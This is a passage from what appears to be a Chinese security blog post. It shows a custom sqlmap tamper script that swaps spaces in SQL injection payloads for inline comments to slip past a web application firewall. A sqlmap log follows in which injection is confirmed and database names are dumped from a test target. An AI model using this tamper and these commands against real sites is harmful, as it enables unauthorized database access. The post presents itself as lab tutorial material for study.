

C:\Users\chenchuan\Desktop\tamper.py - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
tamper.py
远洋的小船
Python file length : 990 lines : 30 Ln : 15 Col : 37 Sel : 0 | 0 Windows (CR LF) UTF-8 INS

```python
#!/usr/bin/env python

from lib.core.enums import PRIORITY
__priority__ = PRIORITY.LOW
def dependencies():
    pass

def tamper(payload, **kwargs):
    """
        An ocean-going boat
    """
    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False
        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += "/*FXPKt8dCHTsdneJ*/"
                    continue
            elif payload[i] == '\'':
                quote = not quote
            elif payload[i] == '"':
                doublequote = not doublequote
            elif payload[i] == " " and not doublequote and not quote:
                retVal += "/*FXPKt8dCHTsdneJ*/"
                continue
            retVal += payload[i]
    return retVal
```

测试一下




```
C:\Users\chenchuan\Desktop\SQLMAP>python2 sqlmap.py -u "http:/[redacted]/index.php?id=1*" --dbs --tamper=tamper
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.8.15#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
l applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:27:16 /2019-12-19/

[16:27:16] [INFO] loading tamper module 'tamper'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[16:27:18] [INFO] testing connection to the target URL
[16:27:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:27:19] [INFO] testing if the target URL content is stable
[16:27:19] [INFO] target URL content is stable
[16:27:19] [INFO] testing if URI parameter '#1*' is dynamic
[16:27:19] [INFO] URI parameter '#1*' appears to be dynamic
[16:27:19] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[16:27:19] [INFO] testing for SQL injection on URI parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:27:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:27:23] [INFO] URI parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="\u8fd9\u662f\u7b
c\u4e00\u7bc7\u6587\u7ae0")
[16:27:23] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:27:24] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:27:24] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:27:24] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:27:24] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:27:24] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[16:27:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:27:24] [INFO] URI parameter '#1*' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[16:27:24] [INFO] testing 'MySQL inline queries'
[16:27:24] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[16:27:24] [WARNING] reflective value(s) found and filtering out
[16:27:24] [WARNING] time-based comparison requires larger statistical model, please wait........... (done)
[16:27:26] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[16:27:26] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[16:27:26] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[16:27:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[16:27:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[16:27:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:27:36] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:27:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:27:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique fo
nd
[16:27:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
```



```
[16:28:59] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[16:28:59] [INFO] fetching database names
[16:28:59] [INFO] used SQL query returns 5 entries
[16:28:59] [INFO] retrieved: 'information_schema'
[16:29:00] [INFO] retrieved: 'mysql'
[16:29:00] [INFO] retrieved: 'performance_schema'
[16:29:00] [INFO] retrieved: 'sys'
[16:29:00] [INFO] retrieved: 'test'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] test
```

可以看到，成功了通过tamper绕过了测试环境中的waf

0X06 后记

关注公众号：远洋的小船 回复：**waf绕过** 即可获得本次实验的**demo**

以上就是今天我给大家分享的文章， 文章有看不懂的地方欢迎大家来跟我交流，有错误的地方也希望各位大佬批评指正。

再次郑重声明一次，以上内容仅用于学习交流，严禁用于非法用途

扫一扫上面的二维码图案，加我微信

原创不易，希望大佬们多多关注，您的关注是我更新的动力，关注我，日常分享小技巧